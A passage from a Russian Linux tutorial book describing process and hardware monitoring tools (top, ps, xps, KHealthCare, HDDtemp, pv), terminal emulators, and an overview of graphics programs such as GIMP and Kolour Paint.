Сейчас поговорим о текстовых программах для мониторинга. Эти программы можно запускать, работая с консолью операционной системы или терминалом системы X-Window.

Программа top (рис. 13.9), предварительно рассмотренная в п. 4.3, предоставляет информацию о запущенных процессах, подобно датчику Управление процессами Системного монитора KDE.

```

1:16pm up 3 min, 1 user, load average: 0,64, 0,53, 0,22
51 processes: 47 sleeping, 4 running, 0 zombie, 0 stopped
CPU states: 28,0% user, 8,6% system, 0,0% nice, 63,3% idle
Mem: 127078K av, 123954K used, 3054K free, 0K smd, 2208K buff
Swap: 72256K av, 2512K used, 69744K free, 66148K cached

  PID USER   CPU  NI  SIZE  RSS  SHARE S  T  D  U  P  R  TIME  COMMAND
 1370 denis   18   0 1024 1020   516 R   0  0  0  0  0  0  0:00 top
   810 root    19   0 77412 11M  3840 R   0  0  0  0  0  0  0:06 X
 1336 denis  19   0 11740 10M  9940 R   0  0  0  0  0  0  0:00 kdeinit
    1 root   20   0 484 484  420 S   0  0  0  0  0  0  0:04 init
    2 root   20   0 0 0 0 SW  0  0  0  0  0  0  0:00 keventd
    3 root   20  19 0 0 0 SW  0  0  0  0  0  0  0:00 kiofsirqd_CPU0
    4 root   16   0 0 0 0 SW  0  0  0  0  0  0  0:01 kswapd
    5 root    2   0 0 0 0 SW  0  0  0  0  0  0  0:00 bdflush
    6 root   20   0 0 0 0 SW  0  0  0  0  0  0  0:00 kupdated
    7 root    0 -20 0 0 0 SW  0  0  0  0  0  0  0:00 kworkerqd
 570 syslogd 20   0 632 632  508 S   0  0  0  0  0  0  0:00 syslogd
 590 klogd   20   0 1172 1172  480 S   0  0  0  0  0  0  0:00 klogd
 635 root    30   0 500 500  504 S   0  0  0  0  0  0  0:00 autmount
 661 root    20   0 1988 1988 1180 S   0  0  0  0  0  0  0:00 cuped
 731 nfs     20   0 5372 5372 1164 S   0  0  0  0  0  0  0:02 nfs
 763 root    18   0 444 444  388 S   0  0  0  0  0  0  0:00 minigetty
 764 root    19   0 444 444  388 S   0  0  0  0  0  0  0:00 minigetty
  
```

Рис. 13.9. Программа Top

Программа Top выводит следующую информацию:

- текущее время, время работы системы, количество пользователей и нагрузка:
1:16pm up 4 min, 1 user, load average: 0,26, 0,45, 0,22
- общее количество процессов, количество спящих, запущенных, процессов-зомби и остановленных процессов:
51 processes: 47 sleeping, 4 running, 0 zombie, 0 stopped
- состояние процессора: процессорное время (в %), занимаемое пользователем, системными программами, приоритетными задачами, время простоя:
CPU states: 4,0% user, 4,3% system, 0,0% nice, 91,6% idle
- состояние памяти: всего, использовано, свободно:

Mem: 127028K av, 123552K used, 3476K free, 0K shrd, 2204K buff

- состояние раздела подкачки: всего, использовано, свободно, прокешировано:

Swap: 72256K av, 2512K used, 69744K free 67512K cached

13.6.2. Программа ps

Как уже говорилось в п. 4.3, программа ps выводит список процессов. Примеры использования программы приведены ниже.

- ps показать процессы пользователя, контролирующие *этот* терминал;
- ps -a показать все процессы пользователя, на всех терминалах;
- ps -aa показать процессы всех пользователей, которые обращаются к терминалам;
- ps -ax показать все процессы, которые не контролируют терминал;
- ps -e показать все процессы;
- ps -u root показать все процессы пользователя root.

Команда ps выводит список процессов в таком виде:

```
[denis@localhost denis]$ ps -e
PID   TTY     TIME    CMD
  1    ?      00:00:04  init
  2    ?      00:00:00  keventd
  3    ?      00:00:00  ksoftirqd_CPU0
  4    ?      00:00:02  kswapd
  5    ?      00:00:00  bdflush
  6    ?      00:00:00  kupdated
  7    ?      00:00:00  mdrecoveryd
 570   ?      00:00:00  syslogd
 590   ?      00:00:00  klogd
 635   ?      00:00:00  automount
 661   ?      00:00:00  cupsd
 731   ?      00:00:03  xfs
 763   tty1   00:00:00  login
 764   tty2   00:00:00  mingetty
 765   tty3   00:00:00  mingetty
 766   tty4   00:00:00  mingetty
```

Возможно, вас интересует только конкретная программа, например, вы хотите проверить, запущена ли программа вообще. Допустим, вас интересует программа `mingetty`. Для проверки наличия в памяти процесса `mingetty` введите команду:

```
ps -e | grep mingetty
PID   TTY     TIME    CMD
```

```
764   tty2   00:00:00   mingetty
765   tty3   00:00:00   mingetty
766   tty4   00:00:00   mingetty
```

Программа `ps` сообщила нам, что запущено три экземпляра программы `mingetty`, контролирующие терминалы `tty2`, `tty3` и `tty4`. Чтобы удалить один из экземпляров (если, конечно, вы этого хотите), введите команду:

```
kill 764
```

Эта команда удалит первый (PID=764) экземпляр `mingetty` из памяти. Если же вам нужно «убить» все экземпляры сразу, введите команду:

```
killall mingetty
```

13.6.3. Программа `last`

Теперь перейдем к мониторингу пользователей. Предположим, что вас очень интересует, когда в последний раз входил в систему пользователь `denis`. В этом случае введите команду:

```
last den
```

В результате вы увидите на экране информацию о дате и времени регистрации пользователя `denis` (рис. 13.10). Команда показывает имя терминала, откуда производилась регистрация, имя хоста пользователя и время и дату последней регистрации. Терминал `:0` — это система X Window.




Рис. 13.10. Дата и время последней регистрации пользователя

13.6.4. Прочие

Команда `who` возвращает список пользователей, работающих в данный момент:

```
root  tty1 Oct 26 13:30 (localhost)
denis :0Oct 26 13:12
```

Команды `free` и `df` возвращают информацию о состоянии памяти и о количестве свободного места на диске.

Кроме программ `top` и `ps`, которые являются стандартными для любого дистрибутива, в мире Linux существуют программы сторонних разработчиков, которые могут быть даже мощнее и информативнее, чем стандартные программы. Одной из таких программ является программа `xps` (см. рис. 13.11).




Рис. 13.11.
Программа `xps`
в действии

Программу `xps` разработал Рокки Бернштейн (Rocky Bernstein). Программу можно загрузить по адресу: www.netwinder.org/~rocky/xps-home.htm

Программа умеет отображать процессы в виде дерева и, как пишет автор, в виде леса. Дерево строится по принципу предок-потомок. Программа `Xps` позволяет отслеживать процессы по имени пользователя, группы, `UID`, `GID`. `Xps` выводит обыкновенную информацию о загрузке системы и таблицу процессов в стиле программы `top`.

Но самое главное в программе `xps` — это то, что она позволяет управлять процессами. Вы можете выбрать любой процесс и послать ему любой сигнал, например, сигнал `HUP` для перезапуска процесса или сигнал `KILL` для снятия процесса. Я думаю, вполне понятно, что вы должны иметь на то право. Поднять руку на процессы администратора не позволит операционная система.

Существует также и портированная в среду `GNOME/GTK` версия программы. Она доступна по адресу: <http://gnopstree.sourceforge.net>

13.7. Монитор материнской платы KhealthCare

Программа `KHealthCare` предназначена для измерения температур и напряжений на материнской плате. Использование этой программы поможет избежать многих неприятностей при работе с компьютером. Если старые процессоры (например, `Pentium`) при перегреве просто зависали, то новые (например, `AMD Duron`, `Athlon`) сразу же выходят из строя. По данным самой компании `AMD`, время жизни их процессоров в случае отказа вентилятора составляет 2-3 с (сам не проверял, сами понимаете — процессор жалко). Конечно, новые материнские платы выключают систему в случае, если температура станет выше критической. Но что делать, если вы сэкономили на покупке материнской платы — не надеяться же только на один вентилятор.

Возможности программы `KHealthCare`:

1. Мониторинг скорости вращения трех вентиляторов (процессора, материнской платы и жесткого диска). Измерить скорость вращения вентилятора блока питания нельзя, потому что он подключен к отдельной линии питания.
2. Мониторинг трех температур: вы можете выбрать устройство, температуру которого вы хотите проконтролировать.
3. Пользователь может определить предельное значение всех измеряемых величин. В случае превышения лимита система будет остановлена.
4. Автоматическое определение функций чипсета материнской платы.

Начиная с версии 0.7, программа поддерживает все аппаратные средства, которые поддерживаются библиотекой `lm_sensors`. Эта библиотека нужна для работы программы.

В документации написано, что программа точно тестировалась на следующих устройствах:

1. Analog Devices: ADM9240.
2. Asus: AF99127F.
3. Dallas Semiconductor: DS1780.
4. Genesys Logic: GL518SM, GL520SM.
5. National Semiconductors: LM 75, LM 78, LM 79, LM 80, LM 81.
6. Silicon Integrated Systems: SiS 5595.
7. VIA 686a southbridge.
8. Winbond: W83781D, W83782D, W83783S, W83627HF.

Для установки программы следует установить пакет khealthcare, который свободно доступен по адресу <http://homepages.fh-giessen.de/~hg72-29/khealthcare/main.html>. После установки программы введите команду **khealthcare** для ее запуска (см. рис. 13.12).

В случае превышения лимита программа немедленно сообщит вам об этом (рис. 13.13). После превышение лимита система будет остановлена через определенное время. Вы можете отменить процедуру останова (рис. 13.14).

Время останова системы можно изменить, можно даже вообще отключить функцию автоматического останова. Для этого измените параметры программы через меню **Options** (рис. 13.15).




Рис. 13.12. Программа KHealthcare в работе




Рис. 13.13. Превышение установленного лимита




Рис. 13.14. Останов системы




Рис. 13.15. Общие параметры программы

На закладке **Monitoring** можно определить, какие именно устройства вы хотите контролировать, а закладка **Temp Sensors** позволяет изменить параметры сенсоров.

13.8. Измерение температуры жесткого диска

Если ваш жесткий диск поддерживает технологию S.M.A.R.T. (Self Monitoring, Analysis and Reporting Technology), вы можете измерить его температуру, а также узнать дополнительные сведения о жизни вашего жесткого диска.



• Примечание

Технология S.M.A.R.T. позволяет заранее получить информацию о возможном сбое жесткого диска. S.M.A.R.T. представляет собой программное обеспечение (драйвер или программное обеспечение BIOS), посылающее команды и получающее в ответ на них информацию о состоянии диска для мониторинга технического состояния устройства. Такие жесткие диски иногда называют «умными».

Программу **HDDtemp**, позволяющую узнать температуру вашего жесткого диска, можно скачать по адресу <http://coredump.free.fr/linux/harddrive.html>.

При использовании программы **HDDtemp** могут возникнуть недоразумения. Дело в том, что программа получает сведения о температуре не в градусах Цельсия, а в величинах, определенных производителем винчестера. Пока нет стандарта, и каждый производитель может использовать понятное только ему обозначение. Например, откуда вы можете догадаться, что 1345 обозначает температуру 70 градусов по Цельсию? Программа отправит команду, в ответ на которую будет получено какое-нибудь значение — это значение и будет температурой.

Вместе с программой поставляется небольшая база данных. В ней содержатся сведения о форматах, в которых различные жесткие диски сообщают свою температуру. Сами понимаете, нет никакой гарантии, что ваш жесткий диск будет в этой базе. Поэтому для определения температуры лучше использовать программы производителя. Скачать эти программы можно на сайте производителя жесткого диска:

IBM	http://www.storage.ibm.com/hdd/support/download.htm
Seagate	http://www.seagate.com/support/disc/drivers/index.html
WD	http://www.westerndigital.com/support/download/index.asp
Maxtor	http://www.maxtor.com/en/support/downloads
Samsung	http://samsungelectronics.com/hdd/index.html

13.9. Наблюдение за информационными каналами. Программа Pipe View

Наверное, вы уже успели познакомиться с программами `ps` и `xps` (о них было написано ранее). Первая выводит список запущенных процессов, а вторая выводит этот список в виде дерева «предок-потомок». Кроме этих программ, вы можете использовать программу `pv` (Pipe View), позволяющую просмотреть, как данные проходят через информационный канал. Эта программа не является стандартной, скачать программу можно по адресу <http://www.ivarch.com/programs/pv.sh+ml>.

Вы можете вставить вызов программы в нормальный канал между двумя процессами, чтобы получить визуальное представление о скорости передачи данных по этому каналу, программа также сообщает, сколько времени прошло с начала передачи и сколько потребуется для ее завершения.

Пример использования программы:

```
pv -cN src < archive.tar.bz2 | bzip2 | pv -cN bzip2 | gzip -9 |
pv -cN gzip > archive.tar.gz
  src: 5.66 MB 0:03:02 [9.76 kB/s] [ ==> ] 30% ETA 0:04:55
  bzip2: 28 MB 0:03:02 [189 kB/s] [ <=> ]
  gzip: 6.34 MB 0:03:02 [68 kB/s] [ <=> ]
```

Указанная выше команда преобразует архив формата `bz2` в формат `gz`, а программа `pv`, встроенная в канал, информирует нас о прохождении информации сквозь этот поток.


Дополнительная информация об этой программе может быть найдена по адресу <http://www.ivarch.com/programs/>.

Терминалы

Как бы там ни было, а система X Window никогда полностью не заменит консоли операционной системы. Тому есть две причины:

1. Операционная система Linux изначально разрабатывалась как система без графического интерфейса.
2. Большое число программ работает в текстовом режиме, а некоторые программы могут работать как в текстовом, так и в графическом режиме.

В этой главе мы поговорим о программах-эмуляторах терминалов операционной системы или просто терминалах.



```
denis@localhost: /home/denis$ df
Filesystem      Size  Used Avail Use% Mounted on
/dev/hda5        2.0G  1.5G  407M   75% /
/dev/hda8        610M  396M  183M   65% /mnt/ext2
/dev/hda1        1.5G  1.4G  201M   87% /mnt/win_c
/dev/hda7        5.4G  4.7G  712M   88% /mnt/win_d
/dev/hdd         602M  603M   0 100% /mnt/cd-rom
denis@localhost denis$
```

Рис. 14.1. Терминал xterm

Стандартным терминалом системы X Window является терминал X Term (рис. 14.1), запустить который можно с помощью команды `xterm`. В этом терминале можно вводить команды так же, как это вы делаете в обычном терминале.

Оконная среда KDE обладает своим собственным терминалом — **Konsole** (рис. 14.2). Терминал **Konsole**, благодаря своему меню, значительно проще настраивается, чем `xterm`.




Рис. 14.2. Терминал Konsole

В терминале **Konsole** настраивается все — от типа клавиатуры до цветовой схемы. При особом желании вы даже можете «наградить» терминал фоновым изображением, выполнив команду **Настройка** → **Настроить Konsole** (рис. 14.3).

Вот только перед тем, как сделать это, вспомните о производительности системы.

Вы хотите создать ярлык на рабочем столе для запуска какой-нибудь текстовой программы, например, `mc` (рис. 14.4)? Установите режим **Запускать в терминале**:

Если же вам надоели все эти эмуляторы, нажмите **Ctrl + Alt + Fn** для переключения на виртуальную консоль с указанным номером. Опять виртуальную... Для возврата обратно нажмите **Alt + F7** или **Alt + F8**.




Рис. 14.3. Параметры Konsole




Рис. 14.4. Запуск MC в терминале

Глава 15

ГРАФИКА В LINUX

Глава 16

**РАБОТА СО ЗВУКОМ
В LINUX**

Глава 17

**ВИДЕО И ВИДЕОМОНТАЖ
В LINUX**

Глава 18

**ПРОГРАММЫ ДЛЯ РАБОТЫ
С ТРЕХМЕРНОЙ ГРАФИКОЙ**

Глава 19

**ЗАПИСЬ КОМПАКТ-ДИСКОВ
В LINUX**

САМОУЧИТЕЛЬ LINUX.

Установка, настройка, использование

15.1. Обзор программ

В состав большинства современных дистрибутивов входят следующие программы для работы с графикой:


- The GIMP — The GNU Image Manipulation Program.
- Kolour Paint.
- KIconEdit.
- GQview.
- KuickShow.
- KView.
- Kooka.
- XSane.
- KSpanshot.
- Kontour.
- Open Draw.

GIMP

The GIMP (рис. 15.1) — небыизвестный редактор растровой графики, по своим функциям ставший достойной заменой программе Photoshop. Вот некоторые возможности GIMP (это далеко не все!):

1. GIMP поддерживает практически все форматы растровой графики: GIF, JPEG, PNG, TIFF, BMP, AVI, MPEG, PS, PCX, XPM, TGA и другие.
2. Содержит множество инструментов для обработки изображений.
3. Поддерживает работу со слоями.

4. Полный Альфа-канал.
5. Может использоваться для создания анимации — Gif, AVI.
6. Содержит средства для разложения видео в форматах MPEG1, XANIM на кадры.
7. Поддерживает скрипты и расширения, благодаря которым можно добавить в программу новые функции. Поддерживаются скрипты Script-Fu, Perl-Fu, Python-Fu.
8. Обладает улучшенным управлением памятью: в результате размер изображения ограничен только объемом жесткого диска.
9. Операции Отмена (Undo) и Повтор (Redo) ограничены только дисковым пространством.
10. Имеет многочисленные инструменты выделения областей: выделение прямоугольной, произвольной, эллиптической и других областей.
11. Снабжен огромным набором графических фильтров, расширяемый с помощью плагинов.



The GIMP распространяется по лицензии GPL, а это значит, что программа не только свободно распространяемая, но и доступен ее исходный код. Последнее позволило портировать программу на множество платформ. Среди них: Linux, Apple Darwin/MacOSX, OpenBSD, NetBSD, FreeBSD, SunOS, Solaris, AIX, Windows 95, 98, NT, 2000.

Программа The GIMP доступна по адресу <http://www.gimp.org>. Более подробно программа The GIMP будет рассмотрена в одной из следующих глав.

Оценка: отлично.

Рис. 15.1. The Gimp

Kolour Paint

Полная противоположность программе The GIMP — программа Kolour Paint, входящая в состав KDE. Программа обладает небольшим числом функций и инструментов, не имеет системы плагинов. А о каналах и слоях эта программа вообще ничего не знает. Даже для создания самых простых изображений приятнее и удобнее будет использовать программу GIMP. Поддерживает форматы BMP, EPS (встраиваемый PostScript), TIFF, GIF, JPEG, PNG, ICO, PGN, XPM.




Рис. 15.2. Kolour Paint

Как правило, другие редакторы растровой графики в состав дистрибутивов не входят. Некоторые старые дистрибутивы содержат редактор xpaint, но он еще более прост, чем Kolour Paint.

Оценка: удовлетворительно.

KIconEdit

Программа KIconEdit (рис. 15.3) — редактор пиктограмм KDE. Используется для создания пиктограмм для среды KDE. Довольно простой редактор, позволяющий быстро создать пиктограмму для вашей программы.

Оценка: хорошо.

GQView

Следующая группа программ — это программы просмотра изображений: GQView, KView, QuickShow, ImageMagic, Electric Eyes (ee). Я предпочитаю использовать программы GQView (рис. 15.4) — она больше напоминает мне популярную программу ACDSee.

Программу можно использовать вместе с программами The GIMP, Electric Eyes и XPaint. Для редактирования загруженного изображения в програм-




Рис. 15.3. Программа KIconEdit

